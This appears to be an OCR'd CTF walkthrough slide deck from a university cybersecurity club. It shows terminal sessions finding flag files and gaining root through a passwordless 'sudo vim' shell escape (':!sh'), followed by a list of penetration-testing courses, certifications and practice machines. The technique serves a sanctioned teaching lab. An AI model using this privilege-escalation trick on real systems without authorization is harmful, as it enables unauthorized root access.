BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ pwd
/home/BadBaneCat/Documents/.logs/04/003/0002
BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ cat noot.txt

88                                88
88                                88
88                                88
88,dPPYba,  ,adPPYYba,  ,adPPYba, 88   ,d8  ,adPPYba, 8b,dPPYba,
88P'    "8a ""     `Y8 a8"     "" 88 ,a8"  a8P_____88 88P'   "Y8
88       88 ,adPPPPP88 8b         8888[    8PP""""""" 88
88       88 88,    ,88 "8a,   ,aa 88`"Yba, "8b,   ,aa 88
88       88 `"8bbdP"Y8  `"Ybbd8"' 88   `Y8a `"Ybbd8"' 88


CCSCFLAG9{you_are_hackerman}BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ 
```

CCSC CTF

FLAG 10




```
BadBaneCat@ubuntu2010:~$ cd
BadBaneCat@ubuntu2010:~$ find / -name "flag.txt" 2>/dev/null
/var/www/html/flag.txt
/home/BadBaneCat/Documents/.logs/04/002/flag.txt
/home/BadBaneCat/Documents/.logs/04/003/0001/flag.txt
/home/BadBaneCat/Documents/.logs/02/flag.txt
/home/BadBaneCat/Documents/.logs/05/001/002/001/00001/flag.txt
BadBaneCat@ubuntu2010:~$ 
```



```
BadBaneCat@ubuntu2010:~$ cat /var/www/html/flag.txt
                                                              o
                                                            o%
                                                           //
                                                      -="~\
                                                        ~\\\
                                                          \\\
                                                           \\\
                                                            );\
                                                           /|;;\
                                                      """;;;;;;;\
                                                ///"""""""";;;;;;\
                                    ___////+++++""""""""""""";;;@@\
                      __________///////++++++++++++++""""""""@@@@%)
           ....__/0)///0)//0)//0)/++////////++++++++++"""@@@%%%%%/
     ..---0)/--------////////////////+++++++/////+++++@@%%%%%%%/
      ..///---0)---0)///0)//0)///0)/////////+++++====@%%%%%%/
   ...0)....//----///------////////////+++++///"     \/\\//
      //../0)--0)///0)///0)///0)//++++/////          /  \/
      --///--------///////////+++/////             _/   /
.-//..0).-/0)--0)--0)--0)--..                      /\  /
       .......--/////////.                            /\_
            .0)..0)..

CCSCFLAG10{ascii_art_peacock}BadBaneCat@ubuntu2010:~$ 
```


CCSC CTF

FLAG II




```
CCSCFLAG9{you_are_hackerman}BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ sudo -l
Matching Defaults entries for BadBaneCat on ubuntu2010:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User BadBaneCat may run the following commands on ubuntu2010:
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /usr/bin/vim
BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ 
```


sudo vim



```
~
~
~
~                          VIM - Vi IMproved
~
~                           version 8.2.716
~                       by Bram Moolenaar et al.
~               Modified by team+vim@tracker.debian.org
~             Vim is open source and freely distributable
~
~                    Help poor children in Uganda!
~            type  :help iccf<Enter>       for information
~
~            type  :q<Enter>               to exit
~            type  :help<Enter>  or  <F1>  for on-line help
~            type  :help version8<Enter>   for version info
~
~
~
~
:!sh
```



```
BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ sudo vim

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```




```
# cd /root
# ls
root.txt  snap
# cat root.txt


CONGRADS!!!
Thanks for playing!!!
CCSCFLAG11{boot_to_roots_are_a_hoot}
# 
```

CONGRATULATIONS!

YOU HAVE MADE IT TO THE END!

CCSC CTF

NEXT STEPS



HACKTHEBOX

Cyber Roadmap

TryHackMe
Beginner to advanced level. Huge amount of content. One of the best hands-on learning resource.

Immersive Labs
Lots of educational content on all areas of Cyber. From risk management to labs on specific tools.

HackTheBox
Challenge based platform. Boot2root machines. CTF challenges.

VulnHub
The original boot2root machine platform. Downloadable VM images. Massive amount of content. 535+ machines.

PEH by TCM
One of the best regarded courses on penetration testing. Paid but often discounted or freely available.

eJPT
eLearnSecurity Certified Junior Penetration Tester certificate. Beginner friendly cert, very good course content (PTS).

OSCP
Offensive Security Certified Professional. Prestigious certifications. Often lands a job to its holder.

eCPPT
eLearnSecurity Certified Professional Penetration Tester. Lesser known than OSCP but has better course materials.

OSCE
High end certificate. Brutal exam. Being on this level must be nice.

CEH
The one to rule them all. The certificate of the ultimate penetration tester. (It's a joke, please avoid this thing) - Commonly required by governments.

By
Tux

LINKS

https://tryhackme.com/dashboard

https://www.vulnhub.com/

https://www.hackthebox.eu/

https://overthewire.org/wargames/

LINKS

Bob’s Missing Cat CTF

https://www.vulnhub.com/entry/bobs-missing-cat-ctf-11,368/

LazySysAdmin-1

https://www.vulnhub.com/entry/lazysysadmin-1,205/

Basic-Pentesting-1

https://www.vulnhub.com/entry/basic-pentesting-1,216/

BossPlayersCTF-1


https://www.vulnhub.com/entry/bossplayersctf-1,375/

RickdiculouslyEasy-1

https://www.vulnhub.com/entry/rickdiculouslyeasy-1,207/

VULNHUB

VULNERABLE BY DESIGN



```
Kali GNU/Linux Rolling kali tty1

kali login: bob
Password:
Last login: Wed Oct 16 07:55:36 EDT 201
Linux kali 4.19.0-kali4-amd64 #1 SMP De

To begin, type ./start.sh and press ent

bob@kali:~$
```

Bob’s Missing Cat is a three part CTF where the goal is to find your lost cat.

more...

Bob's Missing Cat CTF: 1.1

11 Oct 2019 by **ThreeWhiteHats**

LINKS

Tutorials and Write Ups:

https://www.hackingarticles.in/

https://www.abatchy.com

https://0xdf.gitlab.io/

https://book.hacktricks.xyz/

- Will also post these slides:

Carleton
Cyber
Security
Club

Week 0.1: Setting up VirtualBox VMs

CCSC CTF

CARLETON
CYBERSECURITY
CLUB
Hack. Learn. Network.

THANKS FOR COMING

Want more? Let us know!

Build your own and run a workshop

Questions?

CREDITS

slidesgo

This is where you give credit to the ones who are part of this project.

- Presentation template by Slidesgo
- Icons by Flaticon
- Infographics by Freepik
- Images created by Freepik
- Author introduction slide photo created by Freepik
- Text & Image slide photo created by Freepik